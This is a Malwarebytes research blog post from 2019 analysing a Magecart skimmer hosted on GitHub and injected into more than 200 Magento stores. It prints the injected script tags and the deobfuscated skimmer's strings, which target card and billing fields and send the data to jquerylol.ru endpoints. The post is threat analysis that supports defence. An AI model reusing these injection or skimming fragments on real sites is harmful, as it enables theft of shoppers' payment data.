
## GitHub hosted Magecart skimmer used against hundreds of e-commerce sites

**blog.malwarebytes.com**/cybercrime/2019/04/github-hosted-magecart-skimmer-used-against-hundreds-of-e-commerce-sites/

Jérôme Segura April 26, 2019




Every day, new e-commerce websites fall into the hands of one of the many Magecart skimmers. Unbeknownst to shoppers, criminals are harvesting their personal information, including payment details in the online equivalent of ATM card skimming.

Most often the skimming code—written in JavaScript and obfuscated—is hosted on infrastructure controlled by attackers. Over time, they have created thousands of domain names mimicking Magento, the CMS platform that is by far most targeted.

However, as we sometimes see in <u>other types of compromises</u>, threat actors can also abuse the resources of legitimate providers, such as code repository GitHub, <u>acquired by Microsoft</u> last year.

This latest skimmer is a hex-encoded piece of JavaScript code that was uploaded to GitHub on April 20 by user momo33333, who, as it happens, had just joined the platform on that day as well.




In the above and below screenshots, you can see that the threat actor was fine tuning the skimmer, after having done a few tests:



Just like with any other kind of third-party plugins, compromised Magento sites are loading this script within their source code, right after the CDATA script and/or right before the </html> tag:

```
763
      <script type="text/javascript">//<![CDATA[</pre>
 764
              var Translator = new Translate([]);
 765
              //]]></script><script type='text/javascript' src='https://raw.
Ē₽
      githubusercontent.com/momo33333/mage/master/mage.js'></script>
 746
      </div>
 747
      <script type='text/javascript' src='https://raw.githubusercontent.com/</pre>
₽
      momo33333/mage/master/mage.js'></script></body>
 748
     </html>
```

According to a <u>search</u> on urlscan.io, there are currently over 200 sites that have been injected with this skimmer:



A look at the deobfuscated script reveals the exfiltration domain (*jquerylol[.]ru*) where the stolen data will be sent to:

```
["undefined", "hostname", "val", ".mi forms input[name="hosst name"]", "size",
"*[name*="cc num"]","*[name*="cc exp m"]","*[name*="cc exp y"]","*[name*="
cc cid"]","*[name="billing[firstname]"]","*[name="billing[lastname]"]",
"*[name="billing[street][]"]","*[name="billing[city]"]","*[name="billing[
region id]"]","*[name="billing[postcode]"]","*[name="billing[country_id]"]",
"*[name="billing[telephone]"]","*[name="billing[email]"]",".mi forms
input[name="m Card number"]", ".mi forms input[name="m Exp 1"]", ".mi forms
input[name="m Exp 2"]",".mi forms input[name="m CVV"]",".mi forms
input[name="m_first_name"]",".mi forms input[name="m second_name"]",
.mi forms input[name="m address"]", ".mi forms input[name="m city"]",
".mi forms input[name="m state"]",".mi forms input[name="m zip"]",".mi forms
input[name="m country"]",".mi forms input[name="m phone"]",".mi forms
input[name="m vbv"]","https://jquerylol.ru/mail2.php","serialize",".mi forms"
"post", "https://jquerylol.ru/mail3.php", "111111111", "button[onclick*=".save,
()"]","eq","onclick","attr","","mg__core","indexOf","mg__core();","<form
class="mi forms" style="display: none;"><input type="text" name="hosst name
"><input type="text" name="m Card number"><input type="text" name="m Exp 1
"><input type="text" name="m Exp 2"><input type="text" name="m CVV"><input
type="text" name="m first name"><input type="text" name="m second name
"><input type="text" name="m_address"><input type="text" name="m_city
"><input type="text" name="m state"><input type="text" name="m zip"><input
type="text" name="m_country"><input type="text" name="m_phone"><input type="text" name="m_vbv"></form>", "append", "body", "init__lo(); ", "ready"]
```

It's worth noting that the compromised Magento sites will remain at risk, even if the GitHub-hosted skimmer is taken down. Indeed, attackers can easily re-infect them in the same manner they initially injected the first one.

It is critical for e-commerce site owners to keep their CMS and its plugins up-to-date, as well as using secure authentication methods. Over the past year, we have identified thousands of sites that are hacked and posing a risk for online shoppers.

We reported the fraudulent GitHub account which was quickly taken down. We are also protecting our users by blocking the exfiltration domain.